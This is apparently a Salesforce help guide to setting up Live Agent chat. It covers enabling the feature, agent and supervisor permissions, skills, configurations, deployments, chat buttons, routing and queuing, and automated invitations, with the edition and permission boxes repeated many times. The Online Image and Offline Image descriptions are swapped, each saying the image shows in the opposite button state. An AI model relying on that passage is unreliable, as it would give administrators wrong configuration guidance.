A few major steps are involved in enabling, setting up, and deploying Live Agent in your Salesforce org. Let's get started.

EDITIONS

Available in: Salesforce Classic

Live Agent is available in: **Performance** Editions and in **Developer** Edition orgs that were created after June 14, 2012

Live Agent is available in: **Unlimited** Edition with the Service Cloud

Live Agent is available for an additional cost in: **Enterprise** and **Unlimited** Editions

USER PERMISSIONS

To set up Live Agent:

- "Customize Application"

To create user profiles or permission sets:

- "Manage Profiles and Permission Sets"

Create a Basic Live Agent Implementation

Before you customize Live Agent, you need to create the basic Live Agent implementation for your Salesforce org. After you complete the basic setup steps, you'll have a functioning Live Agent implementation that your agents can use to chat with customers.

Watch a Demo: Live Agent Configuration (Salesforce Classic)

EDITIONS

Available in: Salesforce Classic

Live Agent is available in: **Performance** Editions and in **Developer** Edition orgs that were created after June 14, 2012

Live Agent is available in: **Unlimited** Edition with the Service Cloud

Live Agent is available for an additional cost in: **Enterprise** and **Unlimited** Editions

USER PERMISSIONS

To set up Live Agent:

- "Customize Application"

To create user profiles or permission sets:

- "Manage Profiles and Permission Sets"

Enable Live Agent

Get started with Live Agent by enabling it for your Salesforce org. After you enable Live Agent, you can customize it.

1. From Setup, enter *Live Agent Settings* in the Quick Find box, then select **Live Agent Settings**.
2. Select Enable Live Agent.
3. Click **Save**.

EDITIONS

Available in: Salesforce Classic

Live Agent is available in: **Performance** Editions and in **Developer** Edition orgs that were created after June 14, 2012

Live Agent is available in: **Unlimited** Edition with the Service Cloud

Live Agent is available for an additional cost in: **Enterprise** and **Unlimited** Editions

USER PERMISSIONS

To enable Live Agent:

- "Customize Application"

Create Live Agent Users

Before your users can assist customers with chat, you need to assign the users as Live Agent users. Live Agent users are support agents and supervisors who have the Salesforce permissions to assist customers with chat.

All Live Agent users need the `API Enabled` administrative permission enabled on their associated profile before they can use Live Agent.

1. From Setup, enter *`Users`* in the `Quick Find` box, then select **Users**.
2. Click **Edit** next to a user's name.
3. Select `Live Agent User`. If you don't see this checkbox, verify that your support organization has purchased enough Live Agent feature licenses.
4. Click **Save**.

After creating users, make sure that you assign them a Live Agent configuration and associate them with the appropriate skills.

EDITIONS

Available in: Salesforce Classic

Live Agent is available in: **Performance** Editions and in **Developer** Edition orgs that were created after June 14, 2012

Live Agent is available in: **Unlimited** Edition with the Service Cloud

Live Agent is available for an additional cost in: **Enterprise** and **Unlimited** Editions

USER PERMISSIONS

To create or edit users:
- "Manage Internal Users"

To enable agents to use Live Agent:
- "API Enabled" administrative permission

Permissions for Live Agent Support Agents

You need to enable a few specific permissions for Live Agent support agents so that they have access to all the tools that they'll need to provide help to customers.

General Permissions

Necessary Permission	Description
"API Enabled"	Required for all Live Agent users

EDITIONS

Available in: Salesforce Classic

Live Agent is available in: **Performance** Editions and in **Developer** Edition orgs that were created after June 14, 2012

Live Agent is available in: **Unlimited** Edition with the Service Cloud

Live Agent is available for an additional cost in: **Enterprise** and **Unlimited** Editions

Object Permissions

Record Type	Permission	Description	Considerations
Live Agent Sessions	"Read"	Enables agents to view session records	We don't recommend giving agents the ability to create, edit, and delete session records. Session records are created automatically and are meant to provide a paper trail with information about the time that agents spend online, so we don't recommend giving agents the ability to change these records.
Live Chat Visitors	"Read"	Enables agents to view visitor records	We don't recommend giving agents the ability to create, edit, and delete visitor records. Visitor records are created automatically and are meant to provide a paper trail that associates your customers with their chat transcripts, so we don't recommend giving agents the ability to change these records.
Live Chat Transcripts	"Read"	Enables agents to view chat transcripts	We don't recommend giving agents the ability to create, edit, and delete chat transcripts. Transcripts are created automatically and are meant to provide a paper trail about your agents' interactions with customers, so we don't recommend giving agents the ability to change these records.
Quick Text	"Read"	Enables agents to view Quick Text messages and include Quick Text in chats.	Without the "Read" permission on Quick Text, agents can't access the Quick Text sidebar in the Salesforce console.
	"Create"	Enables agents to create Quick Text messages	If your Quick Text messages need to be standardized across your organization, limit your agents' ability to create Quick Text messages. In that case, give the "Create" permission to support supervisors instead.

Record Type	Permission	Description	Considerations
	"Edit"	Enables agents to edit Quick Text messages	If your Quick Text messages need to be standardized across your support organization, limit your agents' ability to edit Quick Text messages. In that case, give the "Edit" permission to support supervisors instead.
	"Delete"	Enables agents to delete Quick Text messages	If your Quick Text messages need to be standardized across your organization, limit your agents' ability to delete Quick Text messages. In that case, give the "Delete" permission to support supervisors instead.

Permissions for Live Agent Support Supervisors

You must enable certain permissions for Live Agent support supervisors so that they have all the tools they need to monitor agents' activities and review customers' information.

EDITIONS

Available in: Salesforce Classic

Live Agent is available in: **Performance** Editions and in **Developer** Edition orgs that were created after June 14, 2012

Live Agent is available in: **Unlimited** Edition with the Service Cloud

Live Agent is available for an additional cost in: **Enterprise** and **Unlimited** Editions

General Permissions

Necessary Permission	Description
"API Enabled"	Required for all Live Agent users

Optional Permission	Description
"Assign Live Agent Skills to Users"	Enables supervisors to assign skills to agents.

Object Permissions

Record Type	Permission	Description	Considerations
Live Agent Sessions	"Read"	Enables supervisors to view session records	None
	"Create"	Enables supervisors to create session records	Session records are created automatically and are meant to provide a paper trail that provides information about the time that agents

Record Type	Permission	Description	Considerations
			spend online. We don't recommend tampering with these records, but you can give supervisors the ability to create them manually.
	"Edit"	Enables supervisors to edit session records	Session records are created automatically and are meant to provide a paper trail that provides information about the time that agents spend online. We don't recommend tampering with these records, but you can give supervisors the ability to edit them.
	"Delete"	Enables supervisors to delete session records	Session records are created automatically and are meant to provide a paper trail that provides information about the time that agents spend online. We don't recommend tampering with these records, but you can give supervisors the ability to delete them.
Live Chat Transcripts	"Read"	Enables supervisors to view chat transcripts	None
	"Create"	Enables supervisors to create chat transcripts	Chat transcripts are created automatically and are meant to provide a paper trail about your agents' interactions with customers. We don't recommend tampering with these records, but you can give supervisors the ability to create transcripts manually.
	"Edit"	Enables supervisors to edit chat transcripts	Chat transcripts are created automatically and are meant to provide a paper trail about your agents' interactions with customers. We don't recommend tampering with these records, but you can give supervisors the ability to edit transcripts.

Record Type	Permission	Description	Considerations
	"Delete"	Enables supervisors to delete chat transcripts	Chat transcripts are created automatically and are meant to provide a paper trail about your agents' interactions with customers. We don't recommend tampering with these records, but you can give supervisors the ability to delete transcripts.
Live Chat Visitors	"Read"	Enables supervisors to view visitor records	None
	"Create"	Enables supervisors to create visitor records	Visitor records are created automatically and are meant to provide a paper trail that associates your customers with their chat transcripts. We don't recommend tampering with these records, but you can give supervisors the ability to create them manually.
	"Edit"	Enables supervisors to edit visitor records	Visitor records are created automatically and are meant to provide a paper trail that associates your customers with their chat transcripts. We don't recommend tampering with these records, but you can give supervisors the ability to edit them.
	"Delete"	Enables supervisors to delete visitor records	Visitor records are created automatically and are meant to provide a paper trail that associates your customers with their chat transcripts. We don't recommend tampering with these records, but you can give supervisors the ability to delete them.
Quick Text	"Read"	Enables supervisors to view Quick Text messages	None
	"Create"	Enables supervisors to create Quick Text messages	None

Record Type	Permission	Description	Considerations
	"Edit"	Enables supervisors to edit Quick Text messages	None
	"Delete"	Enables supervisors to delete Quick Text messages	None

Create and Assign Live Agent Skills

Skills identify your agents' areas of expertise. When you assign an agent to a skill, that agent receives chat requests that are related to the agent's skill areas. You can also empower your supervisors to assign skills to agents.

1. From Setup, enter *Skills* in the Quick Find box, then select **Skills**.
2. Click **New**.
3. Enter a name for the skill.

   For example, you can create a skill that's called "Accounts" for agents who specialize in questions about customer accounts.
4. In the Assign Users area, select the users whom you want to associate with the skill.
5. In the Assign Profiles area, select the profiles that you want to associate with the skill.
6. Click **Save**.

To enable supervisors to assign skills, enable the "Assign Live Agent Skills to Users" permission on their profiles, or assign it to individual users via a permission set. When supervisors have this permission, they can go to **Setup** > **Customize** > **Live Agent Skills** and update the assigned profiles or users under each skill.

EDITIONS

Available in: Salesforce Classic

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Live Agent is available in: **Unlimited** Edition with the Service Cloud

Live Agent is available for an additional cost in: **Enterprise** and **Unlimited** Editions

USER PERMISSIONS

To create skills:
- "Customize Application"

To assign skills (supervisors):
- "Assign Live Agent Skills to Users"

Create Live Agent Configurations

Live Agent configurations define the Live Agent functionality that's available to your agents and support supervisors when agents chat with customers. Create Live Agent configurations to control the functionality of Live Agent in the Salesforce console.

For efficiency, create profiles and users before you create configurations. That way, you can create a configuration and assign it to users and profiles at the same time.

Live Agent configurations enable you to control your users' access to certain Live Agent features. You can create multiple configurations that define Live Agent's functionality for multiple types of users. For example, you might create a configuration specifically for experienced agents that gives them more permissions than new agents have, or you might create a configuration for support supervisors that gives them the permissions that they need to monitor their employees.

1. To get started with creating a configuration, in Setup, enter *Live Agent Configurations* in the Quick Find box, then select **Live Agent Configurations**.
2. Click **New**.
3. Choose the settings for your Live Agent configuration.
4. Click **Save**.

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USER PERMISSIONS

To create and edit configurations:

- "Customize Application"

Live Agent Configuration Settings

Live Agent configuration settings control the functionality that's available to agents and their supervisors while agents chat with customers.

Apply settings when you create or edit a Live Agent configuration.

Basic Information

Configure the basic functionality that's available to agents when they chat with customers.

Setting	What It Does
Live Agent Configuration Name	Names the configuration. This configuration name, or a version of it, automatically becomes the Developer Name.
Developer Name	Sets the API name for the Live Agent configuration.
Chat Capacity	Indicates how many chats an agent who is assigned to this configuration can be engaged in at the same time.

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Setting	What It Does
`Sneak Peek Enabled`	Indicates whether agents can see what a chat customer is typing before the customer sends a chat message.
`Request Sound Enabled`	Indicates whether to play an audio alert when the agent receives a new chat request.
`Disconnect Sound Enabled`	Indicates whether to play an audio alert when a chat is disconnected.
`Notifications Enabled`	Indicates whether to display a desktop alert when an agent receives a new chat request.
`Custom Agent Name`	Sets the agent's name as it appears to customers in the chat window.
`Auto Greeting`	Sets a customized greeting message that the customer receives automatically when an agent accepts the customer's chat request. Optionally, use merge fields to customize the information in your greeting by using the Available Merge Fields tool. For example, you can personalize the chat experience by using merge fields to include the customer's name in the greeting. Note: If you specify an automatic greeting message in both your Live Agent configuration and in an individual chat button, the message that's associated with your chat button overrides the message that's associated with your configuration.
`Auto Away on Decline`	Sets the agent's Live Agent status to "Away" automatically when the agent declines a chat request. This option applies only when agents are assigned to chat buttons that use push routing.
`Auto Away on Push Time-Out`	Sets an agent's Live Agent status to "Away" automatically when a chat request that's been pushed to the agent times out. This option applies only when agents are assigned to chat buttons that use push routing.
`Critical Wait Alert Time`	Determines the number of seconds that the agent has to answer a customer's chat before the chat tab alerts the agent to answer it.
`Agent File Transfer Enabled`	Indicates whether an agent can enable customers to transfer files through a chat.
`Visitor Blocking Enabled`	Indicates whether an agent can block visitors from an active chat within the Salesforce console. See Let Your Agents Block Visitors by IP Address.

Setting	What It Does
`Assistance Flag Enabled`	Indicates whether an agent can send a request for help (“raise a flag”) to a supervisor.

Chatlets

Chatlets are tools that are available only to organizations that use Live Agent in the Live Agent console. The Live Agent console is no longer supported, so we don’t recommend setting up chatlets. But don’t worry—if you use Live Agent in the Salesforce console, you don’t need chatlets.

Assign Users

Assign eligible users to the configuration to give them access to Live Agent functionality. Later, you’ll see that you can also assign profiles to a configuration. If a user is assigned a configuration at the profile and user levels, the user-level configuration overrides the configuration that’s assigned to the profile.

Warning: Users can be assigned to only one Live Agent configuration at a time. If you assign the same user to a second Live Agent configuration, the system removes that user from the first Live Agent configuration without warning you. So make sure that you know exactly which Live Agent configuration each user should be assigned to!

For example, let’s say that User A is assigned to Live Agent Configuration A. Then, you create Live Agent Configuration B and accidentally assign User A to it. Salesforce automatically removes User A from Live Agent Configuration A and reassigns the user to Live Agent Configuration B without notifying you.

Setting	What It Does
`Available Users`	Indicates the users who are eligible to be assigned to the configuration.
`Selected Users`	Indicates the users who are assigned to the configuration.

Assign Profiles

Assign eligible profiles to the configuration to give users who are associated with the profiles access to Live Agent functionality. If a user is assigned a configuration at the profile and user levels, the user-level configuration overrides the configuration that’s assigned to the profile.

Setting	What It Does
`Available Profiles`	Indicates the user profiles that are eligible to be assigned to the configuration.
`Selected Profiles`	Indicates the user profiles that are assigned to the configuration.

Supervisor Settings

Supervisor settings determine the Live Agent functionality that’s available to support supervisors. In addition, these settings determine the default filters that apply to the Agent Status list in the supervisor panel.

Setting	What It Does
`Chat Monitoring Enabled`	Indicates whether supervisors can monitor their agents' chats in real time while their agents interact with customers.
`Whisper Messages Enabled`	Indicates whether supervisors can send private messages to agents while agents chat with customers.
`Agent Sneak Peek Enabled`	Indicates whether supervisors can preview an agent's chat messages before the agent sends them to the customer.
`Default Agent Status Filter`	Determines the default agent status, such as Online, Offline, or Away, by which to filter agents in the supervisor panel. When supervisors view the Agent Status list in the supervisor panel, they see a list of agents who have that status.
`Default Skill Filter`	Determines the default skill by which to filter agents in the supervisor panel. When supervisors view the Agent Status list in the supervisor panel, they see a list of agents who are assigned to that skill.
`Default Button Filter`	Determines the default button by which to filter agents in the supervisor panel. When supervisors view the Agent Status list in the supervisor panel, they see a list of agents who are assigned to that button.
`Assigned Skills`	Determines the skills that are visible to supervisors in the supervisor panel. When supervisors view the Agent status list in the supervisor panel, they see a list of agents who are assigned to these skills. If you don't select any skills, the Agent Status list displays agents who are assigned to any skill.

Chat Conference Settings

Determine whether agents can invite other agents to join them in a customer chat. Chat conferencing lets your agents include multiple agents in a single chat. That way, your agents can help your customers get the solutions that they need without making your customers wait for their chats to be transferred.

Note: Chat conferencing does not support the Related Entities panel. If you attempt to use it with chat conferencing, important details might not be saved on your record.

Setting	What It Does
`Chat Conferencing Enabled`	Indicates whether agents can invite other agents to join them in customer chats.

Chat Transfer Settings

Determine how agents can transfer chats to other agents.

Setting	What It Does
`Chat Transfer to Agents Enabled`	Indicates whether agents can transfer chats to another agent directly.
`Chat Transfer to Skills Enabled`	Indicates whether agents can transfer chats to agents assigned to a particular skill.
`Chat Transfer to Skills`	Determines the skill groups to which agents can transfer chats. Agents can transfer chats to available agents who are assigned to those skills.
`Chat Transfer to Live Chat Buttons Enabled`	Indicates whether agents can transfer chats to a button or queue.
`Chat Transfer to Live Chat Buttons`	Determines the buttons to which agents can transfer chats. Agents can transfer chats to available agents who are assigned to those buttons.

Supported Browsers for Live Agent Notifications

Live Agent notifications help agents respond to chats efficiently by alerting agents when certain events occur. The types of chat notifications that are supported are determined by the web browsers your agents use.

Two types of chat notifications are available in Live Agent.

Chat request notifications
Notifies an agent when the agent receives a chat request; available as audio notifications and desktop notifications

Disconnect notifications
Notifies an agent when the agent is disconnected from Live Agent; available as audio notifications only

Browser	Version	Audio Notifications Supported?	Desktop Notifications Supported?
Google Chrome™	Most recent stable version	Yes	Yes
Mozilla® Firefox®	Most recent stable version	Yes	Yes
Apple® Safari®	6.x on Mac OS X	Yes	Yes
Windows® Internet Explorer®	9	Yes	No

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Create Live Agent Deployments

A deployment is a place on your company's website that's enabled for Live Agent. Create deployments to implement Live Agent and control its functionality on your website.

To customize the chat window that your customers see, you first need to create a Force.com site to host your custom images.

A deployment consists of a few lines of JavaScript that you add to a Web page. Your organization can have a single Live Agent deployment or multiple deployments. For example, if you have a single service center that supports multiple websites, creating a separate deployment for each site enables you to present multiple chat windows to your visitors.

1. From Setup, enter *Deployments* in the Quick Find box, then select **Deployments**.
2. Click **New**.
3. Choose the settings for your deployment.
4. Click **Save**.
   Salesforce generates the deployment code.
5. Copy the deployment code, and then paste it on each Web page where you want to deploy Live Agent. For best performance, paste the code immediately before the closing body tag (that is, *</body>*).

   Note: If you're using security zones in Internet Explorer 8 or 9, verify that your deployment and any website that hosts that deployment are in the same security zone. Due to an issue with Internet Explorer, it's not possible to launch a chat window from a website that's in a different security zone. For more information on security zones, refer to Internet Explorer help.

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USER PERMISSIONS

To create deployments:
- "Customize Application"

Live Agent Deployment Settings

Live Agent deployment settings control the functionality that's available to agents and their supervisors while agents chat with customers.

Apply settings when you create or edit a Live Agent deployment.

Basic Information

Configure the basic functionality that's available on a particular Live Agent deployment.

Setting	What It Does
Live Chat Deployment Name	Names the deployment. This deployment name, or a version of it, automatically becomes the Developer Name.
Developer Name	Sets the API name for the Live Agent deployment.
Chat Window Title	Sets the name of the chat window as it appears to customers.

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Setting	What It Does
`Allow Visitors to Save Transcripts`	Indicates whether customers can save copies of their chat transcripts after they finish chatting with an agent.
`Allow Access to Pre-Chat API`	Indicates whether developers can access and implement the pre-chat API. Warning: The pre-chat API gives developers access to potentially personal information that customers provide in pre-chat forms, such as the customer's name and email address.
`Permitted Domains`	Determines the domains that can host the deployment. When using permitted domains: • List as many domains as you need to, but only one per line. • Use only the domain and subdomain. For example, use xyz.domain.com, domain.com, or www.domain.com. Don't include http:// or mappings to specific pages within a domain, such as domain.com/page. • Make sure that you specify all the domains that you want to allow to host the deployment. • To make the deployment usable on any domain, leave the Permitted Domains field empty.
`Enable Custom Timeouts`	Indicates whether a warning and timeout for the agent are enabled for when the customer is idle in a chat.
`Idle Connection Warning Duration`	Indicates the duration, in seconds, that the customer can remain idle or disconnected before a warning is sent to the agent. The default value is 40 seconds. Appears when `Enable Custom Timeouts` is selected.
`Idle Connection Timeout Duration`	Indicates the duration, in seconds, that the customer can remain idle or disconnected before the chat ends. The default value is 110 seconds. Appears when `Enable Custom Timeouts` is selected.

Chat Window Branding

You can optionally customize your chat windows with custom images by associating your deployment with a Force.com site and its static resources.

Setting	What It Does
`Branding Image Site`	Determines the Force.com site that's associated with the deployment. By associating your deployment with a Force.com site, you can customize your deployment with branding images. Store your branding images as static resources with your Force.com site.
`Chat Window Branding Image`	Sets the custom graphic that appears in the customer's chat window.
`Mobile Chat Window Branding Image`	Sets the custom graphic that appears in the customer's chat window when the customer accesses chat from a mobile site.

Permitted Domains and Live Agent Deployments

To enhance security and minimize the number of illegitimate chat requests that you receive, use the permitted domains option when you create Live Agent deployments. There are a few considerations to keep in mind when you use permitted domains.

- List as many domains as you need to, but only one per line.
- Use only the domain and subdomain—for example, xyz.domain.com, domain.com, or www.domain.com. Don't include http:// or mappings to specific pages within a domain, such as domain.com/page.
- Specify all the domains that you want to allow to host the deployment.
- To make the deployment usable on any domain, leave the Permitted Domains field empty.

Create Chat Buttons

Create chat buttons to enable customers to request a chat with an agent directly from your website.

Before you create chat buttons, you need to:

- Create skills. Each chat button is associated with a particular skill or set of skills so that chats that are initiated from the button are routed to the appropriate agents.
- Create a Force.com site and static resources to use custom images for the online and offline versions of your button. If you don't have a Force.com site, you can specify online and offline button images or text by modifying the code that's generated when you create a button.

You need to create the buttons that visitors click to start chats. Like a deployment, a button consists of several lines of JavaScript that you copy and paste into Web pages. A single deployment can have multiple buttons; each button enables you to refine the chat experience for visitors. For example, your service deployment might have buttons for personal computer, laptop, or tablet issues. Each button is mapped to a skill or set of skills to ensure that visitors' inquiries go to only those agents who can solve the visitors' problems.

1. From Setup, enter *Chat Buttons* in the Quick Find box, then select **Chat Buttons & Invitations**.
2. Click **New**.
3. Select Chat Button from the Type field.
4. Choose the remaining settings for your chat button.
5. Click **Save**.
6. Copy the button code, and then paste it on each Web page where you've deployed Live Agent. Make sure that you paste the code in the area on the page where you want the button to appear.

Tip: Because the code changes with each modification, remember to copy and paste the code each time that you update the button.

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Live Agent is available for an additional cost in: **Enterprise** and **Unlimited** Editions

USER PERMISSIONS

To create and customize chat buttons:

- "Customize Application"

Chat Button Settings

Chat button settings control the behavior of the chat buttons that customers use to interact with agents.

Apply settings when you create or edit a Live Agent chat button.

Basic Information

Configure the basic functionality that's available on a particular Live Agent chat button.

Setting	What It Does
Type	Determines the type of button that you want to create. Warning: When you create a chat button to host on your website, you must set this option to Chat Button.

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Setting	What It Does
`Name`	Names the chat button. This button name, or a version of it, automatically becomes the `Developer Name`.
`Developer Name`	Sets the API name for the chat button.
`Language`	Sets the default language for text in the chat window.
`Enable Customer Time-Out`	Indicates whether chats are ended if the customer doesn't respond within a specified period.
`Customer Time-Out (seconds)`	Sets the amount of time that a customer has to respond to an agent message before the session ends. The timer stops when the customer sends a message. The timer resets to 0 each time the agent sends a message.
`Customer Time-Out Warning (seconds)`	Sets the amount of time that a customer has to respond to an agent message before a warning appears and a timer begins a countdown. The warning disappears (and the timer stops) each time the customer sends a message. The warning disappears (and the timer resets to 0) each time the agent sends message. The warning value must be shorter than the time-out value (we recommend at least 30 seconds).
`Custom Agent Name`	Sets the agent's name as it appears to customers in the chat window.
`Auto Greeting`	Sets a customized greeting message that the customer receives automatically when an agent accepts the customer's chat request. Optionally, use merge fields to customize the information in your greeting by using the Available Merge Fields tool. For example, you can personalize the chat experience by using merge fields to include the customer's name in the greeting. Note: If you specify an automatic greeting message in both your Live Agent configuration and in an individual chat button, the message that's associated with your chat button overrides the message that's associated with your configuration.

Routing Information

Configure how the button or invitation routes chats to the best-fit agent.

Setting	What It Does
`Routing Type`	Sets how chats are routed to an agent.

Setting	What It Does
`Skills`	Associates skills with the button. Incoming chat requests that originate from the button are routed to agents with the skills that you specify.
`Push Time-Out (seconds)`	Sets the amount of time an agent has to answer a chat request before the request is rerouted to another agent.
`Enable Queue`	Indicates that queueing is enabled. Queueing allows incoming chat requests to wait in a queue until an agent with the appropriate skills is available to accept the chat.
`Queue Size Per Agent`	Determines the queue's capacity to hold chat requests per available agent. For Live Agent routing or when chats have a size of 1, this is the number of chats allowed to queue for each agent.
`Overall Queue Size`	Determines the queue's capacity to hold chat requests. For Live Agent routing or when chats have a size of 1, this is the maximum number of chats allowed to queue.
`Reroute Declined Requests`	Lets a chat request that's been declined by all available agents be rerouted and sent to all available agents again. Available only for requests with Least Active and Most Available routing types.
`Automatically Accept Chats`	Lets chat requests originating from this button be automatically accepted by the first available agent.

Chat Button Customization

You can optionally customize your chat button with custom images by associating your deployment with a Force.com site and its static resources.

Setting	What It Does
`Site for Resources`	Determines the Force.com site that's associated with the chat button. By associating your button with a Force.com site, you can customize the button with branding images. Store your branding images as static resources with your Force.com site.
`Online Image`	Sets the custom button graphic that appears when the chat button is unavailable.
`Offline Image`	Sets the custom button graphic that appears when the chat button is available for customers to request new chats.
`Custom Chat Page`	Replaces the standard Live Agent chat window with a custom chat window page that you've developed. Use this option only to use a chat window other than the default chat window that Live Agent provides.

Setting	What It Does
`Pre-Chat Form Page`	Directs Live Agent to the Force.com page that hosts your customized pre-chat form that customers see before they begin a chat with an agent.
`Pre-Chat Form URL`	Directs Live Agent to the URL of the Web page that hosts your pre-chat form.
`Post-Chat Page`	Directs Live Agent to your customized post-chat page that customers see after they complete a chat.
`Post-Chat Page URL`	Directs Live Agent to the URL of the Web page that hosts your post-chat page.

Chat Routing Options

Routing options in Live Agent enable you to specify how incoming chat requests are directed to agents.

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Routing Option	Description
`Choice`	Incoming chat requests are added to the queue in Live Agent in the Salesforce console and are available to any agent with the required skill.
`Least Active`	Incoming chats are routed to the agent with the required skill who has the fewest active chats. This option is a push option, which means that incoming chats are routed, or "pushed," to agents. You can specify the amount of time that an agent has to answer a chat request before it's routed to the next available, qualified agent.
`Most Available`	Incoming chats are routed to the agent with the required skill and the greatest difference between chat capacity and active chat sessions. For example, if Agent A and Agent B each have a chat capacity of five, and Agent A has three active chat sessions while Agent B has one, incoming chats will be routed to Agent B. This option is a push option, which means that incoming chats are routed, or "pushed," to agents. You can specify the amount of time that an agent has to answer a chat request before it's routed to the next available, qualified agent.
`Omni`	Incoming chats are routed to agents using Omni-Channel queues.

Chat Queuing Options

Queuing options in Live Agent let you control how incoming chat requests are handled when no agents are available.

For each Live Agent chat button or invitation that you create, you can enable queuing to put incoming chat requests on hold if no agents with the required skills are available to accept the requests. You can also specify the maximum number of requests in a queue. By enabling queues and setting limits for them, you can control how incoming chat requests are handled, which helps agents manage chat backlogs.

With queuing enabled, your company can accept incoming chat requests even when agents are at capacity, and you can specify the maximum number of requests to accept. This helps agents work effectively and limits the amount of time that customers spend waiting to chat.

The way that chat queuing works is determined by chat routing options. Routing options are set through your chat button or automated invitation. See Chat Routing Options to learn more about how you can route chats to the right agents.

Let's look at how queuing and routing options work together:

Queuing Option	With This Routing Option	Results
Queuing is not enabled	`Choice`	• Users see the online version of your chat button and can submit new requests unless there are no agents with the required skill who are available or all online agents have reached capacity. • Incoming chat requests are added to the Live Agent widget. • When agents have capacity for new chat sessions, they can select incoming requests from the list.
Queuing is not enabled	`Least Active` or `Most Available`	• Users see the online version of your chat button and can submit new requests unless there are no agents with the required skill who are available or all online agents have reached capacity. • When agents have the capacity for new chat

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Queuing Option	With This Routing Option	Results
		sessions, requests are routed to them.
Queuing is enabled without a per-agent or overall limit	`Choice`	• Users see the online version of your chat button and can submit new requests unless there are no agents with the required skill who are available. • Incoming chat requests are added to the Chat Requests list. • When agents have capacity for new chat sessions, they can accept incoming requests from the list.
Queuing is enabled without a per-agent or overall limit	`Least Active` or `Most Available`	• Users see the online version of your chat button and can submit new requests unless there are no agents with the required skill who are available. • When agents have the capacity for new chat sessions, requests are routed to them.
Queuing is enabled with a per-agent or overall limit defined	`Choice`	• Users see the online version of your chat button and can submit new requests unless there are no agents with the required skill who are available or until the queue limit is reached. Users then see the offline version of the button until older chat sessions have ended. • Incoming chat requests are added to the queue until the per-agent or overall limit is reached, at which point no new requests are accepted until older chat sessions have ended. • When agents have capacity for new chat sessions, they can accept incoming requests from the list.
Queuing is enabled with a per-agent or overall limit defined	`Least Active` or `Most Available`	• Users see the online version of your chat button and can submit new requests unless there aren't any available agents with the required skill, or until the queue limit is reached. In those cases, users see the offline version of the button until older chat sessions have ended and an agent is available.

Queuing Option	With This Routing Option	Results
		• Incoming chat requests are added to the queue until the per-agent or overall limit is reached, at which point no new requests are accepted until older chat sessions have ended. • When agents have the capacity for new chat sessions, requests are routed to them.

Customize Your Live Agent Branding with Force.com Sites

To customize your Live Agent implementation with branding images, use a Force.com site to upload the images for your chat window and chat buttons.

To customize your chat window and chat buttons, you need to create one or more Force.com sites and then upload the images that you want to use as static resources. Static resources enable you to upload content that you can reference in a Visualforce page. Each static resource has its own URL that Salesforce uses to access the images when the chat window loads.

1. Create a Force.com site to host your images.

   When you create a Force.com site for your Live Agent deployment, you need to provide only the following information.

   - A site label and site name
   - A site contact
   - The active site's home page
   - A site template

2. Upload your branding images as static resources.

Note: The maximum size for a standard chat window images is 50 pixels.

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USER PERMISSIONS

To create and edit Force.com sites:

- "Customize Application"

Customize Your Live Agent Implementation

After you set up your basic Live Agent implementation, customize it with solutions that are appropriate for your agents, supervisors, and customers. Live Agent offers several options for customizing your implementation declaratively, which means that no coding is required.

Create Live Agent Objects

The first step towards getting your Live Agent implementation up and running is to create the necessary objects in Salesforce.

Set Visibility for Live Agent Users

Choose how your Live Agent users can view the Supervisor Tab and Live Agent Sessions using Profiles and Permission Sets.

Set Privacy Options for Live Agent Users

Protect your agents and the customers they assist by blocking sensitive data and unwanted visitors.

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USER PERMISSIONS

To set up Live Agent:

- "Customize Application"

To create user profiles or permission sets:

- "Manage Profiles and Permission Sets"

Create Live Agent Objects

The first step towards getting your Live Agent implementation up and running is to create the necessary objects in Salesforce.

Create Automated Chat Invitations

Set up automated chat invitations that appear as animated pop-ups on your website to invite customers to chat with an agent.

Pre-Chat Forms and Post-Chat Pages

Pre-chat forms and post-chat pages in Live Agent enable you to exchange information with customers who contact your company through chat.

Create Quick Text Messages

Quick Text messages enable agents to include standardized notes with case updates and to send common responses to customers without having to type the responses each time. Create custom messages for your agents to use when they email and chat with customers.

EDITIONS

Available in: Salesforce Classic

Live Agent is available in: **Performance** Editions and in **Developer** Edition orgs that were created after June 14, 2012

Live Agent is available in: **Unlimited** Edition with the Service Cloud

Live Agent is available for an additional cost in: **Enterprise** and **Unlimited** Editions

Create Automated Chat Invitations

Set up automated chat invitations that appear as animated pop-ups on your website to invite customers to chat with an agent.

Before you create automated invitations, you need to:

- Create skills. Each chat button is associated with a particular skill or set of skills so that chats that are initiated from the button are routed to the appropriate agents.
- Create a Force.com site and static resources to use custom images for the online and offline versions of your button. If you don't have a Force.com site, you can specify online and offline button images or text by modifying the code that's generated when you create a button.

Automated invitations can be set to trigger based on certain criteria, such as whether a customer remains on a Web page for more than a specified amount of time. Invitations can be associated with specific skills, which ensures that customers will be routed to the appropriate agent when they accept an invitation to chat.

1. From Setup, enter *Chat Buttons & Invitations* in the Quick Find box, then select **Chat Buttons & Invitations**.
2. Click **New**.
3. Under Type, select Automated Invitation.
4. Click **Save**.
5. Copy the invitation code, and then paste it on each Web page where you've deployed Live Agent. Make sure that you paste the code in the area on the page where you want the invitation to appear.

   Tip: Because the code changes with each modification, remember to copy and paste the code each time that you update the invitation.

EDITIONS

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USER PERMISSIONS

To create and customize automated chat invitations:
- "Customize Application"

Automated Invitation Settings

Automated invitation settings control the behavior of the invitations that are sent to your customers to prompt them to chat with agents while they visit your website.

Automated Invitation Settings

Automated invitation settings control the behavior of the invitations that are sent to your customers to prompt them to chat with agents while they visit your website.

Apply settings when you create or edit a Live Agent automated invitation.

EDITIONS

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Basic Information

Configure the basic functionality that's available on a particular Live Agent chat button.

Setting	What It Does
`Type`	Determines whether to create a chat button or automated invitation. Warning: When creating an automated chat invitation, you must set this option to Automated Invitation.
`Active`	Determines whether the automated invitation is "active" or can automatically be sent to customers.
`Name`	Names the invitation. This invitation name, or a version of it, automatically becomes the `Developer Name`.
`Developer Name`	Sets the API name for the invitation.
`Deployments`	Allows you to choose the deployments where this invitation appears.
`Language`	Sets the default language for text in the chat window.
`Enable Customer Time-Out`	Indicates whether chats are ended if the customer doesn't respond within a specified period.
`Customer Time-Out (seconds)`	Sets the amount of time that a customer has to respond to an agent message before the session ends. The timer stops when the customer sends a message. The timer resets to 0 each time the agent sends a message.
`Customer Time-Out Warning (seconds)`	Sets the amount of time that a customer has to respond to an agent message before a warning appears and a timer begins a countdown. The warning disappears (and the timer stops) each time the customer sends a message. The warning disappears (and the timer resets to 0) each time the agent sends message. The

Setting	What It Does
	warning value must be shorter than the time-out value (we recommend at least 30 seconds).
`Custom Agent Name`	Sets the agent's name as it appears to customers in the chat window.
